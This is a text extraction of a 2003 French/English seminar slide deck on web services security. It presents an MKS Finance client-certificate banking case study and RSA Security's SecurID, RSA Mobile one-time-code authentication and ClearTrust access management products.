
# Etude de cas MKS Finance

Application bancaire / certificats clients SSL



- Authentification forte basée sur les certificats clients
- Utilisation d'un reverse proxy SSL
  - E-Xpert Gate (PKI Ready: OCSP, filtrage des certificats, etc.)
- Application basée sur une architecture J2EE
- Environ 300 clients
- Génération des certificats clients « In House »
  - Sécurité accrue et optimisation des coûts
- Distribution des certificats dans leur container software
  - PKCS#11
- Evolution possible vers la signature des transactions
  - Non-répudiation

# Architecture de sécurité basée sur la solution e-Xpert Gate



La référence: l'authentification forte SecurID



銅 Solution très portable

銅 Pas besoin d'installer du hardware

銅 Convient parfaitement aux nomades (Internet Café, Hôtel)

銅 Niveau de sécurité très élevé

銅 Système simple ≠ l'utilisation

銅 Pas de clavier

銅 De facto Standard

銅 Environ 300 agents SecurID

銅 Agents pour les applications Web



鋪 Serveurs Web

鋪 IIS

鋪 Apache et reverse proxy

鋪 Stronghold

鋪 SUN One Server

鋪 Domino

鋪 Application server

鋪 BEA WebLogic, IBM WebSphere


鋪 Via Cleartrust



# Etude de cas

## NFuse Citrix et SecurID

Etude de cas: sécurisation de Citrix NFuse avec RSA SecurID



Web Server  
Nfuse  
Secure  
Gateway



Citri

Ace  
Server



# Le système d'authentification mobile La gestion des identités

Par Hervé Ottet, RSA Security  
La **sécurité de « pointe »**



# RSA Mobile and RSA ClearTrust

**La Sécurité des services Web, 11 Mars 2003**

Hervé Ottet, Pre-Sale Engineer, [hottet@rsasecurity.com](mailto:hottet@rsasecurity.com)

Authentication

Access Management

Encryption

Digital Signatures

# Why Focus on Authentication?



- Authentication is the essential foundation for trusted business process
  - Establishes trust by **proving identities** of the participants in a transaction
- Authentication is the foundation for other critical services
  - Personalization
  - **Authorization / Access Management**
  - Identity Management
  - Audit





# RSA Mobile

Authentication

Access Management


Encryption

Digital Signatures

# Introducing RSA Mobile

- Upon receiving a valid username and PIN, RSA Mobile sends a one-time access code to the user's portable device.
- Two-factor authentication for Web Application
- Leverages a device the user already has
- **Zero-deployment**, zero-footprint
- Intuitive, easy to use and highly portable

# How RSA Mobile works




Authentication

Access Management

Encryption

Digital Signatures

# User Authentication (IV)



# RSA Mobile: Security

- Built on RSA Security's patented time-synchronous methodology
  - Proven security
  - 13 million end users
- In the GSM Network, the access code is sent encrypted with A5
- Access code must be entered on the same instance of the Web browser from which the code was requested
  - Prevents the use of intercepted access codes
- User account can be automatically disabled after an administrator configurable number of bad PINs or bad access code attempts.

# RSA Mobile

## *Key Features*



- Protects Web resources through admin-defined authentication policies
  - RSA Mobile or LDAP passwords
  - RSA SecurID (proxy to RSA ACE/Server)
  - “OR” combinations of the above
- Flexible integration options
  - Web filters to protect resources (IIS, Apache, ISA, Apache proxy)
  - Authentication APIs and Administrative APIs
  - Can configure PIN-less installation (Users enter tokencode only, no PIN)
- High performance / availability
  - Built on BEA WebLogic application server
  - Support SAML
- RSA Mobile plug-ins facilitate easy integration to the Telco infrastructure
  - Ships with support for
    - Wireless modem, E-mail, directly to Telco via SMPP
  - Additional plug-ins can be easily built



# WEB Access Management

Authentication

Access Management

Encryption

Digital Signatures


# Market Drivers

- Increased need for managing trust and security over the Web (customer, supplier, resellers)
- Reduce burdensome and costly user administration
- Provide greater ease of use via Web SSO for customers
- Reduce complexity of managing security across heterogeneous IT environments
- Desire to support different authentication methods
- Real-time transactional authorization will be required as more complex e-business services move to the Web

# Problem



How do you manage the identities of a growing number of users... and their secure access to enterprise Web resources in a scalable, cost-efficient manner ....



Authentication

Access Management

Encryption

Digital Signatures



# Problem

...across a heterogeneous IT infrastructure?




Microsoft®



ORACLE®



SIEBEL



Authentication


Access Management

Encryption

Digital Signatures

# Solution

**RSA** ClearTrust®



RSA Online

SecurCare Online

PRC

Siebel

mySAP

Authentication

Access Management

Encryption

Digital Signatures



# RSA ClearTrust


Authentication

Access Management

Encryption

Digital Signatures

# RSA Cleartrust Architecture



Authentication

Access Management

Encryption


Digital Signatures

# Authorization

“What can you access?”



- Web server
  - Resource – identified by Universal Resource Indicator (URI)
  - Web pages, CGI files, directories, GIF, JPG files etc.
  - Application – group of resources
- Application server
  - Additional resources - EJBs, JSPs, Java servlets
- Method-level protection – ACCESS, GET, POST
- Risk mitigation with fine-grained protection of your existing based resources




# Multiple Authentication Options

*Offers flexibility and choice*



**Password**




- Continue to offer customers broadest choice of authentication methods
- Out-of-box support for:
  - Passwords
  - **RSA SecurID** tokens
  - X.509 certificates
  - Basic (LDAP)
  - Forms-based authentication
- Authentication chaining available via and/or statements
- Custom WAX support for:
  - Biometrics
  - RSA Mobile
  - .NET Passport

**RSA ClearTrust®**

# Smart Rules



- Apply access rules based on dynamic user properties
- Based on flexible business rules and comparison logic
- Decrease time to market and increase security



Authentication

Access Management

Encryption


Digital Signatures

# Flexibility


## RSA ClearTrust APIs



- Administrative API (Java, C, DCOM)
  - Create/update user accounts and set authorization rules
- Runtime API (Java, C, DCOM)
  - Provide authentication and authorization services for applications not covered by RSA ClearTrust
- WebAgent extension (WAX - C only)
  - Allows extension and customization of existing Web server plug-in
- Leverage existing IT investments through effective systems integration



# A Comprehensive



People and Devices

## Services

- World-class organization
- Full range of services
- Global, 24/7 customer support

## Partners

- Largest, fastest growing partner program
- Channel partners
- Strategic C/SI relationship



Information and Transactions

Authentication

Access Management

Encryption

Digital Signatures





[www.the-demo-bank.com](http://www.the-demo-bank.com)

[www.rsasecurity.com](http://www.rsasecurity.com)

Authentication

Access Management

Encryption

Digital Signatures

Pause: 20 minutes



# La sécurité des services Web

## Votre firewall, votre meilleur ennemi

La **sécurité de « pointe »** (Partie II)

par Sylvain Maret

